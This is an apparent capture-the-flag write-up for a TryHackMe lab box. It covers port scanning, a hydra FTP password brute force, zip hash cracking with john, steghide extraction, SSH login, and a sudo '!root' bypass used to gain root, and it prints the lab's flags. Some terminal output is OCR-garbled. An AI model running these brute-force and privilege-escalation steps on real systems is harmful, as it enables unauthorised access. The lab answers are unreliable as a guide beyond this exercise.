RootMe

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I used ubuntu machine and openVPN. All of the solutions (with questions) are provided at the end of the document.

1 Enumeration

We start off by using nmap to scan for open ports, which is rather easy.

```
dan@kumpel:-$ nmap 10.10.125.136
Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-13 18:25 CET
Nmap scan report for 10.10.125.136
Host is up (0.057s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 2.33 seconds
```

It is also easy to access the main page:



Dear agents,

Use your own **codename** as user-agent to access the site.

From, Agent R


I used the user agent switcher addon to switch the user agent to R, then i get that message:

What are you doing! Are you one of the 25 employees? If not, I going to report this incident Dear agents,

Use your own **codename** as user-agent to access the site.

From, Agent R

There are 25 letters of the alphabet, so i just check A,B, but for C i got redirected:



So enumerating is done.

2 Hash cracking and brute force

The easiest way to attack is to use hydra:

```
hydra -l chris -P xato-net-10-million-passwords.txt ftp://prey_IP
```

```
taxapper: myora -t user -P passist.cx rpp/juzc.108.0-1
damakunpel: jaxapjscclists/current/passwords bydra -l chris -P xato-net-10-million-passwords.txt ftp://10.10.125.136
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maclejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics any way).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-13 19:21:02
[DATA] and to tasks per 1 server, overall 16 tasks, 5189455 login tries (l:1/p:5189454), -324341 tries per task
[DATA] attacking ftp://loi.0.125.1362.10.125.2162
[21][Ttp] host: 0.0.125.1362 login: chris password crystal
1 of 1 kanger successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-13 19:22:01
GampAumpel-tick-passwords (chrystal completed). Valid password found
```

so to connect I use:

```
ftp [IP_PREY] 21
```

and username chris with password crystal. So I downloaded all of the images (ls, get) and txt file, and they look like that:



So i tried to get some data searching for '==' sign (in steganography it means that before this sign is base64 encoded message) but I didn't find anything useful. That must be because the file is encrypted. I confirmed this when i discovered that there is a steganography program called steghide, when it promted me a password.

```
dan@kumpel:-$ steghide extract -sf cute-alien.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
dan@kumpel:-$ steghide extract -sf cutie.jpg
Enter passphrase:
steghide: could not open the file "cutie.jpg".
dan@kumpel:-$
```

That suggests that in one of the files there is something hidden. I discovered a binwalk tool, that checks if there is something embedded.

```
dan@kumpel:-$ binwalk cute-alien.jpg

DECIMAL HEXADECIMAL DESCRIPTION

0 0x0 JPEG image data, JFIF standard 1.01

dan@kumpel:-$ binwalk cutie.png

DECIMAL HEXADECIMAL DESCRIPTION

0 0x0 PNG image, 528 x 528, 8-bit colormap, non-interlaced

869 0x365 Zilb compressed data, best compression

34562 0x8702 Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt

34820 0x8804 End of Zip archive, footer length: 22
```

Rysunek 1: Bingo!


So we need to focus on cutie.png. Let's extract the zip achive and try to crack it using john. Notice that i run zip2john from the john/run directory. This is because my ubuntu (or I) has problems with symlinking (it doesn't work).

```
binwalk -e cutie.png
./zip2john /home/dan/_cutie.png.extracted/8702.zip > hash.txt
```

1 is my file i want to crack. Now let's finally use john.

./john hash.txt

Now we can check what is inside the zip file.



What we can do is decode the message:

```
echo "QXJ1YTUx" > temp.txt
base64 -d temp.txt
```

The output is "Area51". So, we should get back onto the other file.

```
Area51dan@kumpel:~$ steghide extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".
dan@kumpel:~$ cat message.txt
Hi james,
Glad you find this message. Your login password is hackerrules!
Don't ask me why the password look cheesy, ask agent R who set this password for you.
Your buddy,
chris
dan@kumpel:~$ [
```

3 Capture The Flag

So now we can connect to the machine via ssh using james credentials. (If i have a different prey IP that is because I restarted the machine due to the break).

```
ssh james@IP_PREY #!with password hackerrules!
```

It is fairly easy to get the flag, because it just sits there.

```
dan@kumpel:~$ ssh james@10.10.0.131
james@10.10.0.131's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)
                   https://help.ubuntu.com
 * Documentation:
 * Management:
                   https://landscape.canonical.com
                   https://ubuntu.com/advantage
 * Support:
  System information as of Thu Nov 16 17:10:16 UTC 2023
  System load:
                0.0
                                                       94
                                  Processes:
                39.7% of 9.78GB
  Usage of /:
                                  Users logged in:
                                                       0
  Memory usage: 16%
                                  IP address for eth0: 10.10.0.131
  Swap usage:
                0%
75 packages can be updated.
33 updates are security updates.
Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ ls
Alien_autospy.jpg user flag.txt
james@agent-sudo:~$ cat user flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
james@agent-sudo:~$
```

Let's download a file and see what's inside.



Using https://tineye.com we can search where the image was used.



Filmmaker reveals how he faked infamous 'Roswell alien autopsy' footage in a London apartment






4 Priviledge escalation

Let's see what james can do (what priviledges does he have) by typing sudo -l (we check what we can and can't do)

```
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
james@agent-sudo: $ []
```

From that it means that we cannot run /bin/bash. We can search for that on the internet to find about the exploit more.



We can copy from the webpage the python script and run it on the machine.

```
james@agent-sudo:~$ python3 test
Enter current username :james
Lets hope it works
root@agent-sudo:~#
```

The flag is in root folder.

```
root@agent-sudo:/# cd root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.
Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
root@agent-sudo:/root# [
```

5 Questions

